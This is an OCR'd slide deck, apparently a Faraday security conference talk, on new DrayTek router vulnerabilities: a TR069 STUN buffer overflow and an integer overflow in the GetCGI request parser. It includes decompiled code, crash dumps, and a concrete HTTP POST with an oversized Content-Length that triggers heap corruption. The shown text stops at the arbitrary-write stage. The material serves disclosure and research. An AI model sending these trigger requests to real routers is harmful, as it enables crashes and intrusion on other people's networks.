Faraday

The Missing Link:
Draytek's New RCEs Complete the Chain

About Us: Faraday research team



Octavio Gianatiempo

Security Researcher



Gaston Aznarez

Security Researcher

- Extensive experience working with firmware
- Strong foundation in computer science
- Active participants in CTF competitions

Talk Overview

Introduction & Recap

New Vulnerabilities

Full Chain Exploit

In the Wild: Router Reboots

Conclusion

Introduction

Here we go again


Not out first time with Draytek

DEF CON 32 - Detecting persistent threats on Draytek devices



Quick recap

Targets



SOHO / Small Business Routers:

- MIPS32
- RTOS (DrayOS)

Medium-sized Enterprise:

- ARM
- Linux
- DrayOS emulation with Qemu

Attack surface

- **Over 500k exposed devices:** Mainly in the UK
- **Previous vulns affecting Draytek routers:**
  - Information Disclosure (CVE-2024-23721)
  - Format string (CVE-2023-31447)
  - Cross-Site Scripting (CVE-2023-23313)
  - Unauthenticated RCE (CVE-2022-32548)
  - RCE (CVE-2020-19664)
  - Stack-based buffer overflow (CVE-2020-14473 / CVE-2020-14993)
  - RCE (CVE-2020-14472 / CVE-2020-15415)
  - Stack-based buffer overflows (CVE-2020-10823 - CVE-2020-10828)
  - **Our previous vulns!**





Our tool: draytek-arsenal



A collection of tools to help Draytek firmware research

- Easy to install Python package
- Open-source: github.com/infobyte/draytek-arsenal
- Support for newer firmware versions








Our previous vulnerabilities

- CVE-2024-41334: Missing SSL Certificate Validation.
- CVE-2024-41335: Non-constant time password comparison.
- CVE-2024-41336: Insecure password storage.
- N/A: Predictable 2FA code generation.
- CVE-2024-41338: DHCP server null dereference.
- CVE-2024-41339: DLM upload using CGI config endpoint.
- CVE-2024-41340: DLM upload using APP Enforcement signature update endpoint

The missing chain

What we had




What we wanted



Why we're back

There are probably more vulns in these routers.




What caught our attention? DrayBreak

CVE-2024-41592: The "**GetCGI()**" function in the Web UI, responsible for retrieving HTTP request data, is vulnerable to a **buffer overflow** . . .


We reverse engineer all the firmware, find deep vulns, write persistent malware, but…

We didn't look at the CGI request parser…



Why we're back

- We ended our last talk predicting more bugs
- Dray:Break RCE CVE-2024-41592
- New vulnerable pattern & attack surface
- Two new RCEs: CVE-2024-51138, CVE-2024-51139
- Now we can complete the attack chain from internet to persistence!



New Vulnerabilities & Exploitation

CVE-2024-51138: Buffer overflow in TR069 STUN parsing

- Relationship with CVE-2024-41592:

  > DrayTek Vigor3910 devices through 4.3.2.6 have a **stack-based overflow when processing query string parameters** because **GetCGI** mishandles extraneous ampersand characters and long key-value pairs.

- Every CGI handler starts by calling GetCGI to parse the request!

- The caller pases a stack buffer to be filled with query string parameters 👀

GetCGI

- Query string parsing:

```
GetCGI(int32_t* arg1, char** arg2, int32_t* arg3)

    char* query_string = get_cgi_var("QUERY_STRING", arg3)

    if (query_string != 0)
        int32_t $v1_1 = 0

        if (sx.d(*query_string) != 0)
            char** stack_buf = arg2
            int32_t n_params = 0


            while (true)
                char* word = makeword(str: query_string, sep: '&')
                *stack_buf = word
                plus_to_space(word)
                unescapeurl(*stack_buf)
                char* equal_pos = strchr(*stack_buf, '=')

                if (equal_pos != 0)
                    *equal_pos = 0
                    stack_buf[1] = &equal_pos[1]
                    n_params += 1
                    stack_buf = &stack_buf[2]
```

GetCGI

example.cgi?key_0=value_0&key_1=value_1

example_cgi_handler -> GetCGI(arg1, buffer, arg3)



CVE-2024-51138: Buffer overflow in TR069 STUN parsing

- tr069_stun_check_UDPConnReq:

```
do
    char* word = makeword(
        str: query_string_1 + 1, sep: '&')
    *stack_buf_ptr = word
    plus_to_space(word)
    unescapeurl(*stack_buf_ptr)
    char* equal_pos =
        strchr(*stack_buf_ptr, '=')


    if (equal_pos != 0)
        *equal_pos = 0
        stack_buf_ptr[1] = &equal_pos[1]
    else
        stack_buf_ptr[1] = 0

    param_cnt += 1
    stack_buf_ptr = &stack_buf_ptr[2]
while (sx.d(*(query_string_1 + 1)) != 0)
```

Same pattern as GetCGI query parameter parsing


CVE-2024-51138: Buffer overflow in TR069 STUN parsing

- Enable TR069 STUN
- The router listens on UDP port 46838
- The packets received are parsed by the function tr069_stun_check_UDPConnReq.



CVE-2024-51138: Buffer overflow in TR069 STUN parsing

Triggering



CVE-2024-51138: Buffer overflow in TR069 STUN parsing

- Crash PoC, why you no RCE? Cache???
- We don't know, but we have another bug!

```
do_reserved()!!
epc   : 83b99e20
Status: 1100fc03
Cause : 10800028.
Cause id: 10.
RA    : 83b99e20
Write_exception_2_flash():
  Cpu regs ptr=813b4138, EPC=83b99e20, RetAddr=83b99e20!!

 Exception on : Task Level
 Exception id=10(RI: Reserved Instruction)
- Task: task_id=111(11), SP=0x813b41e8(3392 bytes free, 4848 bytes used)[(void(*)(void))httpd_main]
Task Stack Content:
-----------------------------------------------------------
 0x813b41e8 : 00000000 83b99e00 00000000 83b99de0
 0x813b41f8 : 00000000 83b99dc0 00000000 83b99da0
 0x813b4208 : 00000000 83b99d80 00000000 83b99d60
```

CVE-2024-51139: Integer Overflow in CGI parsing

- Relationship with CVE-2024-41592

  > DrayTek Vigor3910 devices through 4.3.2.6 have a stack-based overflow when processing query string parameters because **GetCGI** mishandles extraneous ampersand characters and long key-value pairs.

- **Let's look better at GetCGI!**

CVE-2024-51139: Integer Overflow in CGI parsing

```
int32_t GetCGI(int32_t* arg1, char** arg2, int32_t* arg3)

    void* $v0 = get_cgi_var("REQUEST_METHOD", arg3)

    if ($v0 != 0)
        if (strcmp($v0, "GET") != 0)
            if (strcmp($v0, "POST") == 0)
                char* content_len_str = get_cgi_var("CONTENT_LENGTH", arg3)

                if (content_len_str != 0)
                    uint32_t content_len = atoi(content_len_str)
                    char* recv_buf = dmalloc(size: content_len + 1, 0, line: 0xae)

                    if (recv_buf != 0)
                        uint32_t effective_content_len = content_len
                        int32_t idx = 0
                        uint32_t max_content_len = sub_805062a4(arg1[1])
                        int32_t recv_cnt = 0

                        if (content_len s>= max_content_len)
                            effective_content_len = max_content_len

                        void* recv_buf_ptr

                        while (true)
                            recv_buf_ptr = &recv_buf[idx]
                            int32_t recv_len = recv_req_mime(arg1[1], recv_buf_ptr,
                                effective_content_len, 0)
                            recv_cnt += 1

                            if (recv_len s<= 0)
                                break

                            idx += recv_len
```

If we set the content length header to the maximum 32-bit integer 0x7FFFFFFF, the requested size to dmalloc will be the minimum 32-bit integer number (0x80000000), which is negative.

```
int32_t dmalloc(int32_t size, int32_t arg2, int32_t line)

    if (size == 0)
        return 0

    void* cache_p

    if (size s< 0x1f9)
        if (size s< 25)
            return kmem_cache_alloc(kmem_cache: &kmalloc_cache_tbl, arg2,
                line_arg: line) __tailcall
```

Now we got a heap-overflow!

CVE-2024-51139: Integer Overflow in CGI parsing

```
POST /cgi-bin/wlogin.cgi HTTP/1.1
Host: 192.168.102.7
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,image/png,image/svg+xml,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 2147483647
Origin: http://192.168.102.7
Connection: keep-alive
Referer: http://192.168.102.7/weblogin.htm
Upgrade-Insecure-Requests: 1
Priority: u=0, i

aa=YWRtaW4%3D&ab=YWRtaW4%3D&sslgroup=-1&obj3=&obj4=&
obj5=&obj6=&obj7=&sFormAuthStr=FD2DYyZXHDy33PT
```

```
backtrace_mips32:
8067d318
8003726c
8044ea9c
804e388c
80536ac0
80536e1c
8053a460
80532a90
8052e3e4
8052e6b8
80530a10

SLAB_PANIC:Object checksum error while deallocating <83f2e4e0>
```

CVE-2024-51139: Integer Overflow in CGI parsing

- Slab allocator
- We land in a cache for 24-byte objects
- This objects are actually 32 bytes

USED


DATA	Line	Time	Offset	Checksum

UNUSED

Next free ptr	. . .	Line	Time	Offset	Checksum


CVE-2024-51139: Integer Overflow in CGI parsing

- Arbitrary write




CVE-2024-51139: Integer Overflow in CGI parsing

- Arbitrary write




CVE-2024-51139: Integer Overflow in CGI parsing

- Arbitrary write




CVE-2024-51139: Integer Overflow in CGI parsing

- Arbitrary write



